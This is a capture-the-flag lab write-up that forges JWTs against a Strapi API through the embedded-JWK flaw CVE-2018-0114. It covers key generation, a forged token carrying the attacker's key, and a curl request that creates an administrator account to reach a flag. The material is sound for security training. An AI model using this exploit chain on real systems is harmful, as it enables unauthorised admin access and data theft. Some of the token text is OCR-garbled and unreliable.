

[illegible]

Name	JWS Standard for JWT
URL	https://attackdefense.com/challengedetails?cid=1402
Type	REST: JWT Advanced

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.5 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:05 txqueuelen 0 (Ethernet)
    RX packets 1942 bytes 208411 (208.4 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1924 bytes 4501636 (4.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.248.25.2 netmask 255.255.255.0 broadcast 192.248.25.255
    ether 02:42:c0:f8:19:02 txqueuelen 0 (Ethernet)
    RX packets 25 bytes 1914 (1.9 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 3418 bytes 5857890 (5.8 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3418 bytes 5857890 (5.8 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.248.25.2.

Therefore, the target REST API is running on 192.248.25.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.248.25.3:1337

```
root@attackdefense:~#  
root@attackdefense:~# curl 192.248.25.3:1337  
<!doctype html>  
  
<html>  
  <head>  
    <meta charset="utf-8" />  
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />  
    <title>Welcome to your Strapi app</title>  
    <meta name="viewport" content="width=device-width, initial-scale=1" />  
    <style>  
      * {  
        -webkit-box-sizing: border-box;  
      }  
    
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command:

```
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password":  
"elliotalderson"}' http://192.248.25.3:1337/auth/local/ | jq
```



```
jE1NzM2NjczODZ9.xgB2zskn0BbghHwKZZZG9Xi0
NJGzaeDj7uxg_Y_QfQwKU2oPHS-
XhwhfIR3yVuN1fimSfV-tSeEHsaKlTDry-
YBpY8EhHTSLz3-
i6iKeUwE0JarMKZ0o5hBsm_0KSwPhhr4i1kXRUAX
ey0JNHNxcDtGcLsgYWg1MUNI8YXadJz0uh8yc3co
As5lqNfVBG_HjHk4hXAzjzp4s0siZD94GsSkbVqw
p0gLlgX-
gEeMxJSMCKDrBXrbFJpJ0TcKYAuRce6uHVFvzutp
FvwKJ2EX0FZsnWqvegcAaCvN5QCBV20__cSRkhnT
5i7XHJoXeEoApmfvZjqFG91Ve15jA-GGR9Ng
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key or Certificate. Enter
  it in plain text only if you
  want to verify a token
  Private Key. Enter it in plain
  text only if you want to genera
  te a new token. The key never l
  eaves your browser.
)
```

Note:

1. The algorithm used for signing the token is "RS256".
2. The token is using JWS (JSON Web Signature) Standard for creating JWT Token.

The public key used for verifying the token is provided in the header part of the token, namely the n and e parameters of the RSA algorithm.

n:

```
00d4378681680f119032160e01ce821e6cf3ebf676d2188fd4dbe5d4837aa612f0063e602de8b77
b87be0c399dc10d733ae79a702ba7d03917d6032d4d35f7ea347c0a7a0144151398db10ef368b
de3214e225de606bb2ed63d9fd3404b803b5a20550b9d9f6cd35c48907a1fb9f2db8f7935692a6a
99752dcca6e9b797bd861c16ea820a3fd61ddccaf5b88f740ce3d61b577e5a1d5dd66f06495cfd
6703a049c23381309ea26229e4a9c6f6829714399d0a3787659d9d5d370b95ae2d66813610df0
bf1c8b5d71a677a63226023a388e491e8fa996dde5eab660d7dfdb99532bf0073ade31687ab8eb
bd5b40cc74605b7cd35671a479b526441868f6762bc4f
```

e: 10001

Note: As mentioned in the challenge instructions, both n and e are transmitted as hexadecimal string values.

Generating the public key from n and e.

Save the following Node.js code as genPubKey.js:

```
const NodeRSA = require('node-rsa');
const fs = require('fs');

const key = new NodeRSA();

importedKey = key.importKey({
  n:
Buffer.from("00d4378681680f119032160e01ce821e6cf3ebf676d2188fd4dbe5d4837aa612f0063e602de8
b77b87be0c399dc10d733ae79a702ba7d03917d6032d4d35f7ea347c0a7a0144151398db10ef368bde321
4e225de606bb2ed63d9fd3404b803b5a20550b9d9f6cd35c48907a1fb9f2db8f7935692a6a99752dcca6e9b
797bd861c16ea820a3fd61ddccaf5b88f740ce3d61b577e5a1d5dd66f06495cfd6703a049c23381309ea26
229e4a9c6f6829714399d0a3787659d9d5d370b95ae2d66813610df0bf1c8b5d71a677a63226023a388e4
91e8fa996dde5eab660d7dfdb99532bf0073ade31687ab8ebbd5b40cc74605b7cd35671a479b526441868f
6762bc4f", "hex"),
  e: parseInt("10001", 16),
}, 'components-public');

console.log(importedKey.exportKey("public"))
```

Command: cat genPubKey.js

```
root@attackdefense:~# cat genPubKey.js
const NodeRSA = require('node-rsa');
const fs = require('fs');

const key = new NodeRSA();

importedKey = key.importKey({
  n: Buffer.from("00d4378681680f119032160e01ce821e6cf3ebf676d2188fd4dbe5d4837aa612f0063e602de8b77
b87be0c399dc10d733ae79a702ba7d03917d6032d4d35f7ea347c0a7a0144151398db10ef368bde3214e225de606bb2ed63
d9fd3404b803b5a20550b9d9f6cd35c48907a1fb9f2db8f7935692a6a99752dcca6e9b797bd861c16ea820a3fd61ddccaf5
b88f740ce3d61b577e5a1d5dd66f06495cfd6703a049c23381309ea26229e4a9c6f6829714399d0a3787659d9d5d370b95
ae2d66813610df0bf1c8b5d71a677a63226023a388e491e8fa996dde5eab660d7dfdb99532bf0073ade31687ab8ebbd5b40
cc74605b7cd35671a479b526441868f6762bc4f", "hex"),
  e: parseInt("10001", 16),
}, 'components-public');

console.log(importedKey.exportKey("public"))
root@attackdefense:~#
```

The above code writes the public key to stdout.

Generating the public key used for verifying the JWT Token:

Command: node genPubKey.js

```
root@attackdefense:~# node genPubKey.js
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAA0CAQ8AMIIBCgKCAQEA1DeGgWgPEZAYFg4BzoIe
bPPr9nbSGI/U2+XUg3qmEvAGPmAt6Ld7h74M0Z3BDXM655pwK6fQORfWAY1NNffq
NHwKegFEFR0Y2xDvNoveMhTiJd5ga7LtY9n9NAS4A7WiBVC52fbNNcSJB6H7ny24
95NWkqapl1Lcym6beXvYYcFuqCCj/WHdzK9biPdAzj1htXflodXdZvBklc/NZw0g
ScIzgTCeomIp5KnG9oKXFDmdCjeHZZ2dXTcLla4tZoE2EN8L8ci11xpnemMiYC0j
i0SR6PqZbd5eq2YNff25lTK/AH0t4xaHq4671bQMx0YFt801ZxpHm1JkQYaPZ2K8
TwIDAQAB
-----END PUBLIC KEY-----
root@attackdefense:~#
```

Copy the generated public key to <https://jwt.io> to verify the token.

PASTE A TOKEN HERE

EDIT THE PAYLOAD AND SECRET

VERIFY SIGNATURE

```
NJGzaeDj7uxg_Y_QfQwKU2oPHS-  
XhwfIR3yVuN1fimSfV-tSeEHsaK1TDRY-  
YBpY8EHHTSLz3-  
i6iKeUwE0JarMKZOo5hBsm_OKSwPhhr4ilkXRUAX  
ey0JNHNxcDtGcLsgYWg1MUNI8YXadJz0uh8yc3co  
As5lqNfVBG_HjHk4hXAzjzp4s0siZD94GsSkbVqw  
p0gLlgX-  
gEeMxJSMCKDrBXrbFJpJ0TcKYAuRCe6uHVFvzutp  
FvwKJ2EX0FZsnWqvegcaAaCvN5QCBV20__cSRkhnT  
5i7XHJoXeEoApmfvZjqFG91Ve15jA-GGR9Ng
```

```
RSASHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  -----BEGIN PUBLIC KEY-----  
  MIIBIjANBgkqhkiG9w0BAQEFAAOCA  
  Q8AMIIBCGKCAQEA1DeGgWgPEZAYg  
  4BzoIe  
  bPPr9nbSGI/U2+XUg3qmEvAGPmAt6  
  Private Key. Enter it in plain  
  text only if you want to genera  
  te a new token. The key never l  
  eaves your browser.  
)
```

✓ Signature Verified

SHARE J

The token was successfully verified using the supplied public key.

Step 5: Gathering information on CVE-2018-0114.

It is mentioned in the challenge description that the JWT implementation is vulnerable and a reference of CVE-2018-0114 is provided.

Search for CVE-2018-0114.



CVE-2018-0114



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[CVE-2018-0114 - NVD](#)

<https://nvd.nist.gov/vuln/detail/CVE-2018-0114>

Jan 4, 2018 - Current Description. A vulnerability in the Cisco node-jose open source library before 0.11.0 could allow an unauthenticated, remote attacker to ...

[CVE-2018-0114 - CVE](#)

<https://cve.mitre.org/cgi-bin/cvename?name=CVE-2018-0114>

Common Vulnerabilities and Exposures (CVE®) is a list of entries — each containing an identification ...
MISC:<https://github.com/zi0Black/POC-CVE-2018-0114>.

[Cisco Node-jose Library CVE-2018-0114 Remote ... - SecurityFocus](#)

<https://www.securityfocus.com/bid/102445>

Bugtraq ID: 102445. Class: Design Error. CVE: **CVE-2018-0114**. Remote: Yes. Local: No. Published: Jan 08 2018 12:00AM. Updated: Jan 08 2018 12:00AM.

CVE Mitre Link: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-0114>

Checking more information on the vulnerability at the CVE Mitre website.

CVE-ID	
CVE-2018-0114	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
A vulnerability in the Cisco node-jose open source library before 0.11.0 could allow an unauthenticated, remote attacker to re-sign tokens using a key that is embedded within the token. The vulnerability is due to node-jose following the JSON Web Signature (JWS) standard for JSON Web Tokens (JWTs). This standard specifies that a JSON Web Key (JWK) representing a public key can be embedded within the header of a JWS. This public key is then trusted for verification. An attacker could exploit this by forging valid JWS objects by removing the original signature, adding a new public key to the header, and then signing the object using the (attacker-owned) private key associated with the public key embedded in that JWS header.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none">• BID:102445• URL:http://www.securityfocus.com/bid/102445• CONFIRM:https://github.com/cisco/node-jose/blob/master/CHANGELOG.md• CONFIRM:https://tools.cisco.com/security/center/viewAlert.x?alertId=56326• EXPLOIT-DB:44324• URL:https://www.exploit-db.com/exploits/44324/• MISC:https://github.com/zi0Black/POC-CVE-2018-0114	

As mentioned in the description:

“This standard specifies that a JSON Web Key (JWK) representing a public key can be embedded within the header of a JWS. This public key is then trusted for verification. An attacker could exploit this by forging valid JWS objects by removing the original signature, adding a new public key to the header, and then signing the object using the (attacker-owned) private key associated with the public key embedded in that JWS header.”

The server in this scenario sends the token signed with RS256 algorithm containing the public key used for token verification. If the server is vulnerable to the mentioned vulnerability, then a token which contains attacker generated public key and is signed using the corresponding private key generated by the attacker would get accepted by the server.

Step 6: Generating a public private key pair.

Save the following bash script as generateKeys.sh:

```
openssl genrsa -out keypair.pem 2048
openssl rsa -in keypair.pem -pubout -out publickey.crt
openssl pkcs8 -topk8 -inform PEM -outform PEM -nocrypt -in keypair.pem -out pkcs8.key
```

Command: cat generateKeys.sh

```
root@attackdefense:~# cat generateKeys.sh
openssl genrsa -out keypair.pem 2048
openssl rsa -in keypair.pem -pubout -out publickey.crt
openssl pkcs8 -topk8 -inform PEM -outform PEM -nocrypt -in keypair.pem -out pkcs8.key
root@attackdefense:~#
```

Run the above script to generate a public private key pair.

Commands:

```
chmod +x generateKeys.sh
./generateKeys.sh
ls
```

```

root@attackdefense:~# chmod +x generateKeys.sh
root@attackdefense:~# ./generateKeys.sh
Generating RSA private key, 2048 bit long modulus (2 primes)
.....+++++
.....+++++
e is 65537 (0x010001)
writing RSA key
root@attackdefense:~#
root@attackdefense:~# ls
c-jwt-cracker  Downloads      go             jwt_tool      node_modules  pkcs8.key      Templates
Desktop        generateKeys.sh jwtcat         keypair.pem   package-lock.json Public          Videos
Documents      genPubKey.js   jwt-pwn        Music          Pictures       publickey.crt
root@attackdefense:~#

```

The public key has been saved to "publickey.crt" and the private key has been saved to "pkcs8.key".

Step 7: Creating a forged token.

Generating n and e from the public key.

Use the following Node.js code to retrieve "n" and "e" from the above generated public key.

```

const NodeRSA = require('node-rsa');
const fs = require('fs');

keyPair = fs.readFileSync("keypair.pem");

const key = new NodeRSA(keyPair);

const publicComponents = key.exportKey('components-public');

console.log('Parameter n: ', publicComponents.n.toString("hex"));
console.log('Parameter e: ', publicComponents.e.toString(16));

```

Command: cat genRSAParams.js

```

root@attackdefense:~# cat genRSAParams.js
const NodeRSA = require('node-rsa');
const fs = require('fs');

keyPair = fs.readFileSync("keypair.pem");

const key = new NodeRSA(keyPair);

const publicComponents = key.exportKey('components-public');

console.log('Parameter n: ', publicComponents.n.toString("hex"));
console.log('Parameter e: ', publicComponents.e.toString(16));
root@attackdefense:~#

```

The above script would print the values of "n" and "e" to stdout.

Running the above code:

Command: node genRSAParams.js

```

root@attackdefense:~# node genRSAParams.js
Parameter n: 00bd6e092aee6947b0ad35d1ad35793dc1408bd7d1f8a8069b88570119f34f10f98020edc0918b24bf235
96ae1fcbd01e012c94cb13463c36709d77e63fc6527422c0540bd63f619ee5ca77c7af3657b6c68fa2233795e9e497f855b
abe56f76405879b3dda4217c37a28c5833ebf49d2b414d11d5b4319c47b09a714fccad606de17f620e83a9c82600537e9cc
53138e074896ab5e3f65ff2256cd85e0940ba3520ca96cc91696719d77039f96bdab05d5eb892ce3a90c003507a2d4222d
60787db7e7ad9a1f04818cc969914ec8230c82c51287d9475574b45664b78e0a539c6e48e587a36947f8abb0ca4453735f1
9ad67f02c51a4107aac03260aad834fb9
Parameter e: 10001
root@attackdefense:~#

```

Forge the token using <https://jwt.io>:

Modify the value of n and e and also supply the public key (publickey.crt) and private key (pkcs8.key) to create a forged token.

PASTE A TOKEN HERE

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHkiOiJSU0EiLCJraWQiOiIzMjQzMjMzMzQzMjQ0NTM1LTEzMjAyMTQiLCJ1c2UiOiJzaWciLCJ1IjoibDBiZDZlMDkyYWVlbnJk0N2IwYWQzNWQxYWQzNTc5M2RjMTQwOGJkN2QxZjhhODA2OWI4ODU3MDExOWYzNGYxMGY5ODAyMGVkyZA5MThiMjRiZjIzNTk2YWUxZmNiZDAxZTAxMmM5NGNiMTM0NjNmMzY3MDlkNzd1NjNmYzY1Mjc0MjJjMDU0MGJkNjNmNjE5ZUw1Y2E3N2M3YWYzNjU3YjZjNjhmYTIyMzM3OTVlOWU0OTdmODU1YmFiZTU2Zjc2NDA1ODc5YjNkZGE0MjE3YzY3YTI4YzU4MzNlYmY0OWQyYjQxNGQxMWQ1YjQzMjIjNDdiMDIhNzE0ZmNjYWQ2MDZkZTE3ZjYyMGU4M2E5YzgyNjAwNTM3ZTljYzUzMTM4ZTA3NDg5NmFiNWUzZjY1ZmYyMjU2Y2Q4NWUwOTQwYmEzNTIwY2E5NmNjOTE2OTY3MTlkNzcwMzlmOTZiZGFiMDVhNWVlODkyY2UzYTkwYzAwMzUwN2EyZDQyMjIyZDYwNzg3ZGI3ZTdhZDlhMmYwNDgxOGNjOTY5OTE0ZWM4MjMwYzgyYzUxMjg3ZDk0NzU1NzRiNDU2NjRiNzh1MGE1MzljNmU0OGU1ODdhMzY5NDdmOGFiYjBjYTQ0NTM3MzVmMTlhZDY3ZjAyYzUxYTQxMDdhYWMwMzI2MGFhZDgzNGZiOStiImUuI0iXMDAwMSJ9fQ.eYJpZCI6MSwiaWF0IjoixNTczNTgwOTg2LCJleHAiOiJlE1NzM2Njc0ZDZ9.QbIVADyF43dTscWmns1JPoY6

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "jwk": {
    "kty": "RSA",
    "kid": "324-23234324-544535-1320214",
    "use": "sig",
    "n":
      "00bd6e092aee6947b0ad35d1ad35793dc1408bd7d1f8a8069b8857011
      9f34f10f98020edc0918b24bf23596ae1fcbdd01e012c94cb13463c3670
      9d77e63fc6527422c0540bd63f619ee5ca77c7af3657b6c68fa2233795
      e9e497f855babe56f76405879b3dda4217c37a28c5833ebf49d2b414d1
      1d5b4319c47b09a714fccad606de17f620e83a9c82600537e9cc53138e
      074896ab5e3f65ff2256cd85e0940ba3520ca96cc91696719d77039f96
      bdab05d5eb892ce3a90c003507a2d42222d60787db7e7ad9a1f04818cc
      969914ec8230c82c51287d9475574b45664b78e0a539c6e48e587a3694
      7f8abb0ca4453735f19ad67f02c51a4107aac03260aad834fb9",
    "e": "10001"
  }
}
```

PAYLOAD: DATA

```
{
  "id": 1,
  "iat": 1573580986,
  "exp": 1573667386
}
```

VERIFY SIGNATURE

NjAwNTM3ZTIjYzUzMTM4ZTA3NDg5NmFiNWUzZjY1ZmYyMjU2Y2Q4NWUwOTQwYmEzNTIwY2E5NmNjOTE2OTY3MTIkNzcwMzlmOTZiZGFiMDVKNWViODkyY2UzYTkwYzAwMzUwN2EyZDQyMjlyZDYwNzg3ZGI3ZTdhZDIhMWYwNDgxOGNjOTY5OTE0ZWZM4MjMwYzgyYzUxMjg3ZDk0NzU1NzRiNDU2NjRiNzhIMGE1MzljNmU0OGU1ODdhMzY5NDdmOGFiYjBjYTQ0NTM3MzVmMTlhZDY3ZjAyYzUxYTQxMDdhYWMwMzI2MGFhZDgzNGZiOSIsImUiOilxMDAwMSJ9fQ.eyJpZCI6MSwiaWF0IjoxNTczNTgwOTg2LCJleHAiOiJ1NzY2MjczODZ9.QbIVADyF43dTscWmns1JPOy6Q_VtYKztkZkb_1WxXdgWfDvWkychidHX5wL9euQvLkMM8N-nsoaNvHjNQ7q1354wzSNF3YQxu2QW5mPhSfmKOfF_RCsB3NmVJAAt4Wp48GuupJHAGrjxl29FQZjTgEKn_KhuK5BQMIh7jCQXoxftoFtoqhccZAb9Dg6GLgbWfd2X2xLY3_hR5APrKLXwkJfr__7wKg4_4N-lcOrxJbaUDHj9vK7XYux7R6pIEcU2VXtwWyizgVkd37wwfSI_MyZbf37mMnNAAm_QrpsPJR5zjQ_iL4JSPzPp6M3F4Z8-h_G7Ma4rOrgbELdxiJlxg


Step 8: Creating a new account with administrator privileges using the forged token.

Use the following curl command to create a new user with administrator privileges (role = 1).

Command:

```
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayl6eyJrdHkiOiJSU0EiLCJraWQiOiIzMTM3ZTIjYzUzMTM4ZTA3NDg5NmFiNWUzZjY1ZmYyMjU2Y2Q4NWUwOTQwYmEzNTIwY2E5NmNjOTE2OTY3MTIkNzcwMzlmOTZiZGFiMDVKNWViODkyY2UzYTkwYzAwMzUwN2EyZDQyMjlyZDYwNzg3ZGI3ZTdhZDIhMWYwNDgxOGNjOTY5OTE0ZWZM4MjMwYzgyYzUxMjg3ZDk0NzU1NzRiNDU2NjRiNzhIMGE1MzljNmU0OGU1ODdhMzY5NDdmOGFiYjBjYTQ0NTM3MzVmMTlhZDY3ZjAyYzUxYTQxMDdhYWMwMzI2MGFhZDgzNGZiOSIsImUiOilxMDAwMSJ9fQ.eyJpZCI6MSwiaWF0IjoxNTczNTgwOTg2LCJleHAiOiJ1NzY2MjczODZ9.QbIVADyF43dTscWmns1JPOy6Q_VtYKztkZkb_1WxXdgWfDvWkychidHX5wL9euQvLkMM8N-nsoaNvHjNQ7q1354wzSNF3YQxu2QW5mPhSfmKOfF_RCsB3NmVJAAt4Wp48GuupJHAGrjxl29FQZjTgEKn_KhuK5BQMIh7jCQXoxftoFtoqhccZAb9Dg6GLgbWfd2X2xLY3_hR5APrKLXwkJfr__7wKg4_4N-lcOrxJbaUDHj9vK7XYux7R6pIEcU2VXtwWyizgVkd37wwfSI_MyZbf37mMnNAAm_QrpsPJR5zjQ_iL4JSPzPp6M3F4Z8-h_G7Ma4rOrgbELdxiJlxg" -d '{"role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com"}' http://192.248.25.3:1337/users | jq
```


Note: The JWT token used in the Authorization header is the one retrieved in the previous step.



A screenshot of a web browser showing the Strapi login page. The browser's address bar displays the URL `192.248.25.3:1337/admin/plugins/users-permissions/auth/login`. The page features the Strapi logo and a login form with the following elements:

- Username:** A text input field containing the value `secret_user`.
- Password:** A password input field with 12 dots and a toggle icon on the right.
- Remember me:** A checked checkbox with the label "Remember me".
- Log in:** A blue button labeled "Log in".

Step 10: Retrieving the secret flag.



Open the Secretflags content type on the left panel.

The screenshot shows the Strapi Admin Panel interface. On the left is a dark sidebar with a menu containing 'CONTENT TYPES' (with sub-items 'Secretflags' and 'Users') and 'PLUGINS' (with sub-items 'Content Manager' and 'Content Type Builder'). The main area is titled 'Secretflag' and shows '1 entry found'. There is a '+ Add New Secretflag' button in the top right. Below the title is a 'Filters' button and a table view icon. The table has three columns: 'Id', 'Name', and 'Value'. It contains one entry with Id '1', Name 'This is the flag', and Value '3ebf676d2188fd4db...'. Edit and delete icons are visible at the end of the row.

Id	Name	Value
1	This is the flag	3ebf676d2188fd4db...

Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.

This screenshot shows the details of the selected 'Secretflag' entry. At the top left is the number '1'. At the top right is a 'Delete' button with a trash icon. Below is a form with two fields: 'Name' and 'Value'. The 'Name' field contains 'This is the flag'. The 'Value' field contains the hexadecimal string '3ebf676d2188fd4dbe5d4b77b87be0c399dc10d733', which is highlighted in yellow.

Flag: 3ebf676d2188fd4dbe5d4b77b87be0c399dc10d733

References:

1. Strapi Documentation (<https://strapi.io/documentation>)
2. JWT debugger (<https://jwt.io/#debugger-io>)
3. CVE-2018-0114 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-0114>)